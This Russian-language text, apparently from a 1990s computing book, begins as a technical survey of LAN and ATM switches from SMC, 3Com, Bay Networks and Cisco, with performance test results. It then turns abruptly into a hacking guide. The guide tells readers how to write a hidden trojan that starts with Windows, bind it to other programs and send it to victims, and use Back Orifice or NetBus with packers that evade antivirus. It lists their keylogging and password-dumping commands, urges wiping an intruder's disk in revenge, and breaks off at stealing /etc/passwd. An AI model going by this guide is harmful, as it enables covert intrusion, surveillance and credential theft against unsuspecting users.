Наряду с отказами оборудования, ошибки обслуживающего персонала могут нарушить корректную работу ЛВС. Поэтому особо отметим еще один интересный режим виртуальной фильтрации коммутатора ES/1. В этом режиме фильтрация физически не включается, однако ведется набор статистики пакетов, удовлетворяющих условиям фильтрации. Это дает возможность администратору ЛВС заранее прогнозировать свои действия перед физическим включением фильтров.

Коммуникационные модули концентратора ES/1

ES/1 поддерживает до пяти модулей. Можно выбрать любую комбинацию модулей для Ethernet, Token Ring и FDDI, а также для высокоскоростных линий T1/E1 и T3/E3. Все модули, включая источники питания, могут заменяться без отключения от сети и выключения питания центрального устройства. Каждый модуль поддерживает набор конфигурируемых параметров для улучшения управляемости и собирает статистику.

- QEIOM (Quad Ethernet I/O Module)

К этому модулю можно подключить до четырех независимых сегментов Ethernet. Каждый сегмент может передавать и получать информацию с обычной для Ethernet производительностью 14880 пакетов в секунду. ES/1 обеспечивает связь между этими четырьмя сегментами по типу мостов и маршрутизаторов, а также и со всей остальной сетью. Эти модули поставляются с различными типами разъемов: AUI, BNC, RJ-45 (витая пара) и ST (оптоволоконный кабель).

- QTIOM (Token Ring I/O Module)

Через модуль QTIOM подключается до четырех 4 или 16 Мб/с сетей Token Ring. Модуль поддерживает все основные протоколы сети Token Ring — IBM Source Routing, Transparent Bridging и Source Routing Transparent — и обеспечивает «прозрачное» взаимодействие сетей Token Ring с сетями остальных типов, например Ethernet или FDDI. Модуль поставляется в вариантах для экранированной и неэкранированной витой пары.

- IFIOM (Intelligent Dual-Attached FDDI I/O Module)

Модуль IFIOM подключает волоконно-оптический сегмент сети FDDI к ES/1 и обеспечивает прозрачное взаимодействие между разными типами сетей. Он поддерживает все функции FDDI-станции с двойным подключением к кольцу (Dual Attached Station). Этот модуль также поддерживает внешний оптический переключатель (Optical Bypass Switch), что обеспечивает повышенную отказоустойчивость сети при аварийном отключении ES/1. Поставляется в различных модификациях: для одномодового и многомодового волокна и в их комбинациях.

- CEIOM24 (24-Port Concentrator Ethernet I/O Module)

Этот модуль включает в себя 24-портовый концентратор Ethernet на витой паре. Он увеличивает производительность сети при стоимости, меньшей, чем стоимость аналогичного внешнего устройства. Его порты сгруппированы в единый независимый сегмент Ethernet и взаимодействуют с другими модулями через коммутатор/маршрутизатор ES/1.

- HIOM (High-Speed Serial Interface I/O Module)

HIOM позволяет осуществить подключение сетей к удаленным ЛВС по высокоскоростным линиям связи по протоколу HSSI со скоростью до 52 Мб/с. Поддерживается протокол PPP.

SNMP-управляемость

Модульный концентратор ES/1 может управляться с помощью любой стандартной системы управления, базирующейся на SNMP-протоколе, в том числе: HP OpenView, IBM NetView/6000, Sun NetManager и др. Для графического представления передней панели концентратора к перечисленным консолям управления добавляются специальные программные модули компании SMC семейства EliteView. Кроме того, имеется вер-

сия программного обеспечения мониторинга и управления, работающая под Windows: EliteView for Windows.

Типовые схемы использования концентратора ES/1

- Создание вырожденной магистрали (Collapsed Backbone)

Вырожденная магистраль внутри коммутатора применяется в крупных корпоративных сетях. Несколько крупных сегментов локальной сети подключаются к портам концентратора, шина которого в этом случае выполняет роль основной магистрали с пропускной способностью в сотни Мб/с. Такой подход позволяет увеличить пропускную способность сети в несколько раз по сравнению с традиционным использованием мостов на каждом сегменте сети. При этом существенно повышаются возможности централизованного управления всеми элементами корпоративной сети.

- Выделенный канал Ethernet (Dedicated Ethernet)

Эта схема подключения устройств к портам коммутируемых концентраторов применяется чаще всего для создания высокоскоростной магистрали (с гарантированной пропускной способностью 10 Мб/с) между концентратором и сервером локальной сети (обычно файловым сервером или сервером баз данных). Модульные концентраторы позволяют организовать при необходимости подключение сервера по высокоскоростному каналу FDDI или Fast Ethernet.

- Транслирующая коммутация

Коммутация в ES/1 основана на синхронной протокольно-независимой технологии (Synchronous Protocol Independent technology), которая поддерживает основные технологии локальных сетей, позволяя осуществлять трансляцию между кадрами различных форматов. Поэтому коммутатор ES/1 может использоваться для соединения сетей различных типов — Ethernet, Token Ring, FDDI, причем трансляция происходит со скоростью коммутации и не создает перегрузок трафика при межсетевых передачах.

- Образование виртуальных групп

По умолчанию коммутатор работает в режиме моста, изучая трафик, проходящий через его порты и строя таблицу адресов сегментов. С помощью программного обеспечения EliteView администратор может в удобной графической форме определить состав виртуальных рабочих групп, куда будут входить либо локальные сегменты, если к порту ES/1 подключен концентратор или сегмент Ethernet на коаксиальном кабеле, либо отдельные рабочие станции, если они подключены к порту индивидуально выделенным каналом. Виртуальные рабочие группы могут включать различные порты как одного, так и нескольких коммутаторов ES/1.

- Виртуальные сети

Наряду с образованием виртуальных изолированных рабочих групп, защищающих данные и локализующих трафик, очень полезным свойством коммутатора является возможность объединения этих групп в интерсеть с помощью внутренней маршрутизации пакетов между виртуальными сегментами, которые объявляются виртуальными сетями (IP или IPX). При этом передача пакетов между портами, принадлежащими одной сети, происходит быстро на основании коммутации пакетов, в то же время пакеты, предназначенные другой сети, маршрутизируются. Таким образом, обеспечивается взаимодействие между виртуальными рабочими группами, и в то же время выполняются все функции по защите сетей друг от друга, обеспечиваемые маршрутизаторами.

Коммутаторы локальных сетей компании 3Com

Компания 3Com занимает прочные позиции на рынке коммутаторов, выпуская широкий спектр этих устройств для всех областей применения.

Сектор коммутаторов для настольных применений и рабочих групп представляют коммутаторы семейства Link Switch. Коммутаторы для сетей отделов и магистральные коммутаторы представлены семейством LANplex. Для сетей ATM компания выпускает коммутаторы семейства CELLplex.

Технология коммутация неэффективна без опоры на специализированные БИС — ASIC, которые оптимизированы для быстрого выполнения специальных операций. Компания 3Com строит свои коммутаторы на нескольких ASIC, разработанных для коммутации определенных протоколов.

- ASIC ISE (Intelligent Switching Engine) предназначена для выполнения операций коммутации Ethernet и FDDI, а также поддержки функций маршрутизации и управления. Используется в коммутаторах LANplex 2500, LANplex 6000 и LinkSwitch 2200.
- ASIC TRSE (Token Ring Switching Engine) выполняет коммутацию сетей Token Ring. Используется в коммутаторах LinkSwitch 2000 TR и LANplex 6000.
- ASIC BRASICA выполняет коммутацию Ethernet/Fast Ethernet. Поддерживает технологию виртуальных сетей и спецификацию RMON. Используется в коммутаторах LinkSwitch 1000 и LinkSwitch 3000.

- ASIC ZipChip поддерживает коммутацию ATM, а также преобразование кадров Ethernet в ячейки ATM используется в коммутаторах CELLplex 7000 и LinkSwitch 2700.

Коммутатор LANplex 6012 представляет собой старшую модель коммутатора локальных сетей, предназначенную для работы на уровне магистрали корпоративной сети.

Структура коммутатора до сих пор выдает ориентацию его ранних версий на коммутацию FDDI/Ethernet. До появления модулей, выходящих на высокоскоростную протокольно-независимую шину HSI, коммутатор использовал шины FDDI для межмодульного обмена.

Основные характеристики коммутатора LANplex 6012:

- Устройство управления (отдельный модуль) поддерживает SNMP, RMON и FDDI SMT;
- Виртуальные сети создаются на основе:
  - группирования портов;
  - группирования MAC-адресов.
- Поддерживается IP и IPX маршрутизация (RIP):
  - несколько подсетей на один порт;
  - несколько портов на одну подсеть.
- IP- фрагментация;
- ASIC+RISC процессоры;
- Наличие функции Roving Analysis Port позволяет наблюдать за трафиком любого порта коммутатора;
- Поддержка алгоритма Spanning Tree;
- Фильтрация широковещательного шторма.

Примеры ATM-коммутаторов для локальных сетей

Коммутаторы CELLplex компании 3Com

Коммутатор CELLplex 7000 представляет собой модульное устройство на основе шасси, осуществляющее коммутацию до 16 портов ATM (4 модуля по 4 порта). Он предназначен для образования высокоскоростной ATM-магистрали сети путем соединения с другими ATM-коммутаторами или же для подключения высокоскоростных ATM-узлов к стянутой в точку магистрали сети на основе центра данных, имеющего порт ATM.

Коммутационный центр обеспечивает обмен данными по схеме 16x16, используя неблокирующую технологию коммутации «на лету» с об-

щей пропускной способностью 2.56 Гб/с и поддерживая до 4096 виртуальных каналов на порт.

Пассивная внутренняя шина коммутатора обеспечивает передачу данных со скоростью до 20.48 Гб/с, обеспечивая переход в будущем на интерфейсные модули с большим количеством портов или с более скоростными портами.

Полностью избыточное шасси со сдвоенным источником питания, продублированным коммутационным центром и модульное построение делают коммутатор CELLplex 7000 отказоустойчивым устройством, подходящим для построения магистрали сети и удовлетворяющим требованиям наиболее важных приложений.

Имеются два типа интерфейсных модулей:

- модуль с 4 портами OC-3c 155 Мб/с для многомодового оптоволоконного кабеля, предназначенный для локальных связей;
- модуль с 4 портами DS-3 45 Мб/с — для глобальных связей.

Коммутатор поддерживает основные спецификации технологии ATM: установление коммутируемых виртуальных каналов (SVC) по спецификациям UNI 3.0 и 3.1, поддержку постоянных виртуальных каналов (PVC) с помощью системы управления, Interim Interswitch Signaling Protocol (IISP), эмуляцию локальных сетей (LAN emulation), управление перегрузками (congestion management).

Управление коммутатором реализовано для стандартов: SNMP, ILMI, MIB 2, ATM MIB, SONET MIB. Используется система управления Transcend.

Коммутатор CELLplex 7200 совмещает функции ATM-коммутатора и Ethernet-коммутатора, одновременно позволяя ликвидировать узкие места на магистрали сети и в сетях отделов.

CELLplex 7200 обеспечивает полноскоростные Ethernet-каналы для разделяемых сегментов локальных сетей, серверов и отдельных рабочих станций, требующих повышенного быстродействия. Кроме этого, коммутатор может быть сконфигурирован с портами ATM для соединения с коммутаторами рабочих групп, ATM-серверами и рабочими станциями, а также для подключения к ATM-магистрали сети.

Коммутационный ATM-центр (8x8) совмещен с процессором Ethernet/ATM коммутации на микросхеме ZipChip. ZipChip преобразует пакеты данных Ethernet в стандартные ячейки ATM, а затем коммутирует их со скоростью до 780000 ячеек в секунду.

В отличие от модели CELLplex 7000 модель CELLplex 7200 имеет не два, а четыре типа интерфейсных модулей:

- модуль с двумя портами ATM OC-3c;
- модуль с двумя портами DS-3;
- модуль с 12 портами Ethernet и одним портом ATM OC-3c;
- модуль с 12 портами Ethernet и одним портом ATM DS-3.

Остальные характеристики коммутаторов CELLplex 7200 и CELLplex 7000 практически совпадают.

Коммутаторы технологии ATM LattisCell и EtherCell компании Bay Networks

Семейство продуктов, разработанных компанией Bay Networks для технологии ATM, состоит из коммутаторов LattisCell (только ATM-коммутация), коммутатора EtherCell (коммутация Ethernet-ATM), программного обеспечения ATM Connection Management System и программного обеспечения ATM Network Management Application.

Поставляется несколько моделей коммутаторов ATM, каждый из которых обеспечивает определенное сочетание физических уровней, сред передачи и возможностей резервирования источников питания.

Коммутатор EtherCell предназначен для устранения «узких мест» в рабочих группах локальных сетей, использующих традиционную разделяемую среду передачи данных технологии Ethernet. С помощью этого коммутатора можно разгрузить линии связи с серверами и маршрутизаторами. Модель 10328 EtherCell имеет 12 портов 10Base-T и прямой доступ к сети ATM. Порты Ethernet могут предоставлять выделенную полосу пропускания 10 Мб/с за счет их коммутации.

Программное обеспечение ATM Connection Management System (CMS) размещается на рабочей станции SunSPARCStation, выполняя функции координации и управления соединениями коммутатора. CMS автоматически изучает сетевую топологию и устанавливает виртуальные ATM-соединения между взаимодействующими станциями.

Программное обеспечение ATM Network Management Application, работая совместно с CMS, обеспечивает управление сетью ATM на центральной станции управления.

Модель ATM коммутатора LattisCell 10114A разработана для использования в сетях кампусов (расстояние между коммутаторами до 2 км) и представляет собой устройство, выполненное в виде автономного корпуса с фиксированным количеством портов, число которых равно 16. Для каждого порта обеспечивается пропускная способность в 155 Мб/с по многомодовому оптоволоконному кабелю. Функции физического уровня

реализованы в соответствии со стандартами SONET/SDH 155 Мб/с, а также UNI 3.0

Архитектура FastMatrix обеспечивает общую внутреннюю скорость передачи данных 5 Гб/с, позволяющую производить коммутацию всех портов без блокировок. Поддерживаются функции широковещательной (broadcast) и многовещательной (multicast) передачи.

Запрос на установление соединения может быть выполнен для различных уровней качества сервиса (Quality of Service, QoS):

- QoS 1 — используется для сервиса CBR (постоянная битовая скорость);
- QoS 2 — используется для сервиса VBR RT (переменная битовая скорость приложений реального времени);
- QoS 3/4 — используется для сервиса VBR, предназначенного для передачи данных локальных сетей по процедурам с установлением соединений и без установления соединений;
- QoS 0 — используется для сервиса UBR.

Управление устройством осуществляется также с помощью программной системы CMS, для которой необходимы: SunSPARCStation 2 или выше, Sun OS 4.1.3 или выше для невыделенного Ethernet-соединения или Solaris 2.4 для прямого ATM-соединения.

Другие модели коммутаторов LattisCell (10114R, 10114A-SM, 10114R-SM, 10114R-SM, 10114-DS3, 10114-E3, 10115A, 10115R) различаются наличием резервного источника питания, а также типом портов (общее количество портов в любой модели составляет 16). Кроме многомодовых портов, коммутаторы могут иметь одномодовые оптоволоконные порты (для сетей кампусов с расстоянием до 25 км), а также порты для коаксиального кабеля с интерфейсами DS-3 (45 Мб/с) и E3 (34 Мб/с) для подключения к глобальным сетям через линии T3/E3.

Модели коммутатора EtherCell (10328-F и 10328-SM) обеспечивают коммутацию Ethernet-Ethernet и Ethernet-ATM. Эти модели имеют 12 портов 10Base-T RJ-45 и один порт прямого доступа к ATM со скоростью 10 Мб/с. Порты 10Base-T могут использоваться для предоставления полной скорости 10 Мб/с выделенной линии для высокоскоростных серверов или же для разделения ее между сегментом станций рабочей группы.

Модель EtherCell 10328-F поддерживает многомодовый оптоволоконный кабель для связи с сетью ATM на расстоянии до 2 км.

Модель EtherCell 10328-SM поддерживает одномодовый оптоволоконный кабель для связи с сетью ATM на расстоянии до 20 км.

Коммутаторы поддерживают стандарт LAN emulation, определяющий взаимодействие локальных сетей с сетями ATM на уровне протоколов канального уровня. Кроме этого, поддерживаются спецификации UNI, MIB-II, EtherCell-MIB и стандартный формат MIB компании Bay Networks.

Через ATM-порт коммутаторы EtherCell могут соединяться с портом SONET/SDH коммутатора LattisCell.

Коммутаторы EtherCell включают программу-агент HSA (Host Signaling Agent), которая является агентом-посредником для Ethernet-хостов.

Коммутаторы EtherCell поддерживают образование виртуальных групп, распределенных по ATM-магистрали сети, образованной коммутаторами LattisCell.

Коммутатор LightStream 1010 компании Cisco

Коммутатор LightStream 1010 является ATM коммутатором для образования магистралей сетей отделов или кампусов.

Коммутатор обладает общей производительностью 5 Гб/с и выполнен на базе 5-слотового шасси.

В центральном слоте устанавливается модуль управления коммутацией ATM Switch Processor (ASP), который имеет разделяемую память со скоростью доступа 5 Гб/с, полностью неблокирующую коммутационную матрицу, а также высокопроизводительный RISC-процессор MIPS R4600 100 MHz. Модуль ASP работает под управлением межсетевой операционной системы IOS, как и маршрутизаторы и коммутаторы старших моделей компании Cisco. Программное обеспечение модуля ASP может заменяться «на ходу», то есть без остановки коммутатора, что важно в условиях часто изменяющихся спецификаций ATM Forum.

Оставшиеся 4 слота используются для установки интерфейсных модулей CAM, в каждый из которых можно установить до 2-х модулей адаптеров портов PAM. Таким образом, коммутатор может иметь в максимальной конфигурации до 8 модулей PAM из следующего набора:

- 1 порт ATM 622 Мб/с (OC 12) (одномодовый);
- 1 порт ATM 622 Мб/с (OC 12) (многомодовый);
- 4 порта ATM 155 Мб/с (OC3c) (одномодовый);
- 4 порта ATM 155 Мб/с (OC3c) (многмодовый);
- 4 порта ATM 155 Мб/с (OC3c) (по неэкранированной витой паре UTP Cat 5);
- 2 порта DS3/T3 45 Мб/с;

- 2 порта E3 34 Мб/с.

Коммутатор LightStream 1010 одним из первых в отрасли поддерживает спецификацию маршрутизации PNNI Phase 1, необходимую для маршрутизации коммутируемых соединений (SVC) в неоднородных ATM-сетях с учетом требуемого качества обслуживания.

Поддерживаются все определенные ATM Forum виды трафика, в том числе ABR.

Для соединений «пользователь — коммутатор» используется протокол UNI 3.0 (в ближайшее время ожидается также поддержка UNI 3.1).

Коммутатор LightStream 1010 может выполнять роль центрального коммутатора в сети кампуса.

Тестовые испытания коммутаторов

Поскольку коммутаторы постоянно расширяют свою сферу деятельности, то интерес, проявляемый к ним со стороны различных тестовых лабораторий не уменьшается. В основном тестируются различные характеристики производительности для типовых конфигураций сети.

Проводимые тестовые испытания интересны в двух аспектах. Во-первых, интересны сами результаты испытаний, хотя абсолютизировать их ни в коем случае нельзя. В случае, если один коммутатор превзошел другой по определенному показателю при определенных условиях на 10% или 20%, то это совершенно не значит, что в других условиях второй коммутатор не покажет себя лучше на 15%. В то же время существенное отставание от общей массы моделей какого-либо коммутатора должно насторожить его потенциальных покупателей.

Во-вторых, интересны создаваемые условия тестирования, так как они обычно выбираются на основании опыта эксплуатации коммутаторов и соответствуют наиболее тяжелым режимам их работы.

Ниже описываются условия и приводятся результаты тестирования коммутаторов, проведенные совместно тестовой лабораторией журнала Data Communication и European Network Labs. При получении первых результатов тестирования они обсуждались с представителями компаний-производителей, в результате чего в программное обеспечение некоторых моделей были внесены изменения, улучшившие их работу в специфических условиях проводимых испытаний.

Тестировались коммутаторы в конфигурации с распределенной магистралью, когда большое количество портов Ethernet 10 Мб/с обменивается данными через магистраль Fast Ethernet или FDDI.

Нагрузка на сеть создавалась двумя генераторами трафика Smartbits Advanced SMB100, которые посылали трафик на 20 портов Ethernet каж-

дого из двух тестируемых образцов коммутатора. Трафик, посылаемый на каждый входной порт, направлялся через этот порт остальным 39 портам коммутаторов с равной степенью вероятности во всех тестах, кроме теста на вносимую задержку, где трафик просто пропускался в одном направлении через магистраль. Использовались кадры минимального размера по 64 байта каждый.

Генераторы трафика подсчитывали количество кадров, которые дошли до порта назначения и на основании этих данных подсчитывались количественные оценки качества передачи трафика коммутаторами.

В первом тесте проверялась способность коммутатора передавать без потерь кратковременные пульсации трафика.

Условия эксперимента: подача на каждый порт пачки из 24 кадров, пауза в 1 секунду, подача на каждый порт пачки из 62 кадров, пауза в 1 секунду, и так далее при увеличении размера пачки до 744 кадров. Каждая пачка создавала 100% загрузку каждого из 40 портов Ethernet, участвовавших в тестировании.

Результаты тестирования

Коммутатор LANplex при первых испытаниях потерял достаточно большой процент кадров, после чего специалисты компании 3Com внесли коррективы в его программное обеспечение и повысили степень агрессивности портов коммутатора. В результате коммутатор перестал терять кадры.

Во втором тесте проверялась максимальная пропускная способность коммутации в расчете на один порт при 100% кратковременной загрузке порта.

Условия эксперимента: генерировалась пачка из 24 кадров для каждого порта и измерялась максимальная скорость доставки кадров в порт назначения.

Результаты тестирования

Наилучшие результаты показал коммутатор Catalist 5000, передавая почти 5000 кадров в секунду при максимальной теоретически возможной пропускной способности в 7440 кадров в секунду (учитывались только принимаемые потом кадры). Значительное снижение реальной пропускной способности по сравнению с максимально возможной отражает трудности, которые испытывает коммутатор при полудуплексном режиме работы, одновременно передавая и принимая кадры. Коммутатор LANplex несколько отстал от лидера, что специалисты, проводившие тестирование, объясняют слишком высоким уровнем агрессивности, установленном для предотвращения потерь кадров. Такой уровень слишком «тормозит» конечный узел, не давая ему развить более высокую скорость выдачи кадров в сеть.

В третьем тесте оценивалась задержка, вносимая коммутатором при передаче кадра через магистраль

Условия эксперимента: Постоянный однонаправленный поток кадров через магистраль. Измерялось время между поступлением первого бита кадра на входной Ethernet-порт первого коммутатора и появлением первого бита этого же кадра на выходном Ethernet-порту второго коммутатора.

Результаты тестирования

Коммутаторы, которые использовали в качестве магистрали кольцо FDDI, вносили большие задержки по сравнению с коммутаторами, связанными по магистрали Fast Ethernet. Это не удивительно, так как в последнем случае трансляция кадров не выполнялась.

Хакинг и Internet

Взлом компьютера через Internet

Как вы догадываетесь процесс взламывания по сети удаленных компьютеров довольно долгое и утомительное занятие...Но результат ваших действий может быть очень приятным для вас.

Если вы думаете, что я вам здесь буду рассказывать о детских шалостях типа Nuke или атаки на порт 139, то вы сразу можете пойти посмотреть сервер http://www.microsoft.com — там вам веселей будет.

Если вы хотите чтобы ваше пребывание на любых серверах в Internet было менее заметным, а в некоторых случаях практически невидимым, то всегда пользуйтесь Proxy сервером, например, через прокси сервер http://www.gin.ru. Это первый момент...

Второй момент — установите себе программу: http://www.teamcti.com/pview/PrcView.zip, при помощи которой вы сможете легко обнаружить, какие страшные программы запущены на вашем компьютере...

Момент номер три: периодически заглядывайте в раздел RUN системного реестра вашего Windows 95/98... Это можно сделать следующим образом: запустите программу regedit — эта программа есть в каждой версии Windows (For Lamers). Далее заходите в раздел HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run. Там смотрите, не грузятся ли вместе с вашим виндовсом программы-паразиты, которые могут являться причиной утечки информации через Internet или локальную сеть! Если вы плохо понимаете, о чем я говорю — то читайте следующие пункты и вам все станет ясно!

Виды взломов

Существует куча просто различных разновидностей взломов, начиная от примитивного локального sharin'га и кончая взломом серверов со сложной ssl защитой, взломов cgi-скриптов... Я же буду рассказывать о наиболее распространенном виде взлома — это программный взлом, что это такое — вы сейчас узнаете.

Для взлома чужого (удаленного) компьютера (получение полного управления) или доступ ко всем ресурсам компьютера вам нужно знать следующее:

1. Вам очень легко стать Хакером если вы знаете какой-нибудь профессиональный язык программирования, например, C++, или Visual C++, или Delphi, или еще какой-нибудь, поддерживающий 16 и 32-х бит-

ные современные приложения (наиболее часто встречаются в сети Windows95/98).

2. Вы не знаете никакого языка, но вы очень хотите стать Хакером. Самый многочисленный вид людей, населяющих сеть. Итак, приступим ко взлому, господа.

Порядок действий для 1 группы

Вы знаете язык!!! Это круто!!! Вы хорошо его знаете? Если плохо, то идите учите, или читайте порядок действий 2 группы, или идите смотрите http://www.microsoft.com.

Если хорошо — то:

1. Вам необходимо написать 16-32 битное приложеньице типа:

Client <———> Server

Причем придется писать две программы (читай дальше).

Особенности серверской части программы:

- Сервер должен грузиться вместе с виндовсом
- Должен быть невидим при нажатии Ctrl+Alt+Del
- Невидим вообще на экране виндовса
- Выполнять следующие действия: передавать невидимо на Клиента (по запросу клиентской части, проще всего это сделать, используя в программе собственные команды типа **GetFolderTreeDrive** или **GetScreenShot** — если вы грамотный программер — то вы меня поймете) и так далее и сколько вам нужно и чего нужно получить от удаленного компьютера, столько и делайте.

2. Все протестировано и готово к работе. Как впарить «Сервер» UL'у? Да проще пареной репы... Например, приклеить это к какой-нибудь нужной программке и послать ее (например, на сервер с программами общего пользования) для склейки программ (причем запускается первой ваша, а потом приклеенная). Используйте специального клиента, о котором я расскажу позже. Или пошлите «другу» новый чат.

Порядок действий 2 группы:

1. Да... Дело худо... Но не все потеряно...Ура, радуйся! Существует куча уже сделанных программ типа

Client <———> Server

которыми сеть запруднена до предела. Единственное, что нужно, так это разобраться в работе программы, что поверьте мне легче изучения языка. Итак, наиболее распространенная программа — это BO или Back Orifice, что в дословном переводе обозначает: Администрирование Через Задний

Проход. Или программа NetBus или NetBus Pro, которую можно найти практически в любом поисковом сервере. Короче, таких программ море... Ищите и найдете. Единственным минусом этих программ является одно — они очень быстро попадают в определение Антивирусов и лечатся антивирусами. Но и это — не проблема. Потому как существует куча программ, которые специальным образом сжимают — кодируют текст программы и антивирус уже бессилен!!! Для примера можно привести программу NeoLite, расположенную по адресу: http://www.neoworx.com. Подробно об этих программах вы узнаете прочитав все до конца.

2. Все, у вас есть одна из таких программ, вы сами разобрались, как она работает!!! Это тоже подвиг! Теперь читайте пункт 2 для группы людей №1!

Описание программы Back Orifice

Пакет программы BO состоит из 4 файлов и больше. Мы не будем рассматривать плугины, а рассмотрим основные 4 компонента. Итак:

BoServ.exe

Этот файл является «сервером». Он как раз и отсылается в чистом виде к машине, которую нужно взломать. После запуска программа автоматически прописывается в автозагрузку Windows и «не видна» без вооруженного глаза. Но стоит просмотреть список текущих процессов (например, с помощью программы PrcView) и мы сразу увидим непонятный файл типа .exe. Это и есть «сервер» Bo. Так же он создает библиотеку в Windows\system\windll.dll, при удалении которой компьютер можно считать очищенным от Bo.

BoGui.exe

Этот файл является «клиентом» и находится у Хакера. При помощи этой программы можно управлять удаленным компьютером.

BoConfig.exe

Является файлом, при помощи которого файл BoServ.exe можно склеить с любой программой. Плюс ко всему можно установить порт сервера, пароль сервера, название и т.д.

BoClient.exe

Это приложение является такой же частью, как и BoGui.exe, но без аппликации и управление сервером происходит в командном режиме...

Target host: port

Имя хоста, на котором запущен сервер BO. Порт, по умолчанию, 31337.

Команды управления:

Directory creat
Создание директорий (каталогов).

Directory list
Просмотр директорий

Directory remove
Удаление директорий

Export add
Добавление sharing

Export delete
Удаление sharing

Export list
Список всех sharing

File copy
Копировать файл

File delete
Удалить файл

File find
Найти файл

File view
Показать файл

HTTP enable
Включить HTTP сервер на определенный порт

HTTP disable
Выключить HTTP сервер на определенный порт

Key log begin
Включить запись нажатия на клавиши

Key log end
Выключить запись нажатия на клавиши

MM capture avi
Записать видео .avi файл

MM capture frame
Скопировать frame

MM capture screen
Снять Screen Shot с экрана монитора

MM list capture device
Список доступных видео ресурсов

MM play sound
Проиграть музыку

Net connections
Сетевые подключения

Net delete
Удаление подключений

Net use
Использования подключений

Net view
Просмотр подключений

Ping host
Есть ли сервер Во на этом хосте

Process kill
Убить какую-нибудь запущенную программу

Process list
Список запущенных программ

Process spawn
Запустить программу

Команды Reg
Группа команд позволяющих полностью управлять реестром

Windows System dialog box
Вывести всплывающее окно

System info
Информация о системе

System lockup
Вырубить компьютер из сети

System passwords
Вывести все пассворды и логины

System reboot

Перезагрузить компьютер.

Это список наиболее распространенных команд!

Описание программы NetBus

Пакет программы Net Bus состоит из 2 файлов.

patch.exe

Сервер. Сервер довольно удобный, т.е. запустил и никаких настроек, все выполняет клиент.

Netbus.exe

Клиент.

Описание команд Net Bus:

Host name/IP

Хост на котором запущен сервер

Port

Порт сервера, по умолчанию 12345

Serevr admin

Различные настройки управления удаленным компьютером. Пассворд, порт и т.д.

Open CD-ROM

Открыть CD-ROM

Show image

Показать картинку

Swap mouse

Поменять кнопки мыши

Start program

Запустить программу

Msg manager

Куча действий с сообщениями

Screendump

Снять Screen Shot с экрана монитора

Get info

Информация о компьютере

Play sound

Проиграть музыку

Exit Windows

Различные способы перезагрузки компьютера

Send text

Послать текст

Active winds

Запущенные программы и действия с ними

Mouse pos

Координаты мышки

Listen

Просмотр нажатия на клавиши On-Line, всякие комбинации типа **Ctrl+Esc, Alt+Tab и т.д.**

Sound system

Управление Саунд-системой

Server setup

Управление самим сервером patch.exe

Control mouse

Управлять мышкой

Go to URL

Послать на URL

Key manager

Действия с клавиатурой

File manager

Действия с файлами (очень развитая система)

Если сравнивать эти две программы, то Net Bus является более простой и рассчитана на Users & Lamers. Просто запустить patch.exe и управлять удаленным компьютером. А Back Orifice требует настроек и более многофункциональна. Логичней использовать эти программы вместе. А лучше учить язык и писать свои. В Internet таких программ просто море... Так что проверяйте свой компьютер после каждой запущенной программы...

Защита от Back Orifice

Программа Back Orifice Eliminator позволяет узнать, запущен ли у вас на компьютере сервер BO!!! А так же она позволяет показать IP-адреса тех, кто заслал вам BO Server, проследить за ними и...

Защита от Net Bus

Программа Net Buster позволяет узнать, запущен ли у вас на компьютере сервер Net Bus!!! А так же она позволяет показать IP-адреса тех, кто заслал вам patch.exe (который, кстати, можно переименовать в любое название), проследить за ними и... И даже в ответную им что-нибудь сотворить с компьютером или на худой конец форматнуть им диск c:\. Хотя есть 1000 способов отомстить и покруче.

Как узнать IP по ICQ?

Элементарно... Воспользуйтесь программой icqs.exe. Она обычно бывает в виде icqs.rar.

Как выследить и наказать Хакера физически?

Если тот человек, которого вы хотели наказать программно, оказался продвинутым Хакером, не поддается ни на какие уловки с вашей стороны, ничего не запускает, все проверяет, анализирует и, наконец, просто предельно осторожен и бдителен — то остается одно средство — наказать его физически, разумеется, не зная его адреса — это невозможно, но есть один способ.

Вам необходимо узнать его IP-адрес в Internet — это легче пареной репы. К примеру, вы знаете его уникальный псевдоним или ник, вы ищете все по этому нику на http://www.yandex.ru, т.е. всю возможную информацию про него, места, где он что-либо делал или подписывался своим e-mail или ником (это могут быть различные Guest Book's, чаты, которые записывают IP посетителей). После того, как вы узнаете его IP, вам необходимо узнать, кто его провайдер, телефон, адрес, страну, все это можно сделать при помощи строчки, в которой вы введете его IP-адрес, и вы получите все...

Далее вы просто звоните этому провайдеру и в наглую стучите на этого человека, говорите его IP, в какое время он безобразил, что делал и т.д. Провайдер обязан (учитывая УК РФ по статье «Информационная безопасность») проследить за этим человеком и если действительно его действия будут признаны как неправомерные — то он лишится в лучшем случае провайдера (возможно даже с оповещением других провайдеров), а в худшем — вообще Internet на всю жизнь и мало того, можно подать на этого человека в суд. Ну это все лирика и действовать нужно так только в самых крайних случаях. А настоящий Хакер очень круто шифруется, использует краденый Internet и нет никакой уверенности, что вы выйдете именно на того человека, на которого хотите...

Уроки сетевого хака для начинающих

Сетевые хаки это круто и просто. Однако, как именно, и что именно нужно делать знают еще далеко не все, В народе очень популярны exploit, то есть, готовые инструментарии для взлома, написанные другими хакерами.

Но, во-первых, это не интересно и ставит в зависимость от тех, других хакеров (дадут ли они нам или опять зажмут все самое ценное?), а во-вторых, они очень быстро перестают работать — дырки-то затыкаются, а свежих exploit раз два и обчелся, да и те устаревают не по дням, а по часам. Пусть среди админов много лохов, но и они начинают чесаться, когда их взломают раз — другой кряду.

Поэтому единственная возможность учится ломать самим. Самим искать дыры и писать простейший инструментарий для взлома. Однако, как бы это ни было просто, но все же требует определенной усидчивости и умственных усилий.

Зато потом можно не просто считать себя хакером, но и быть им! Стоит ли одно другого? Несомненно! Тогда — в путь. Путь долгий и тернистый. Ведь в двух словах, как это ломают, не расскажешь. Так что запасайтесь пивом и быстренько подключайтесь к Internet (начальный доступ у вас все же должен быть). Сейчас начнется самое интересное!

Как утащить etc/passwd

В конференциях RU.HACKER и RU.NETHACK периодически вспыхивают дискуссии: как утащить из-под лап администратора знаменитый файл etc/passwd? А после того, как утащили — что с ним можно делать?

Сказывают, что якобы там хранится несметное количество паролей, логинов, аккаунтов, словом всего, что только пасется на этом сервере. Другие же утверждают, что нет там ничего, а если что и есть, так оно зашифровано и никакой жизни не хватит, чтобы вернуть его в читабельное состояние.-

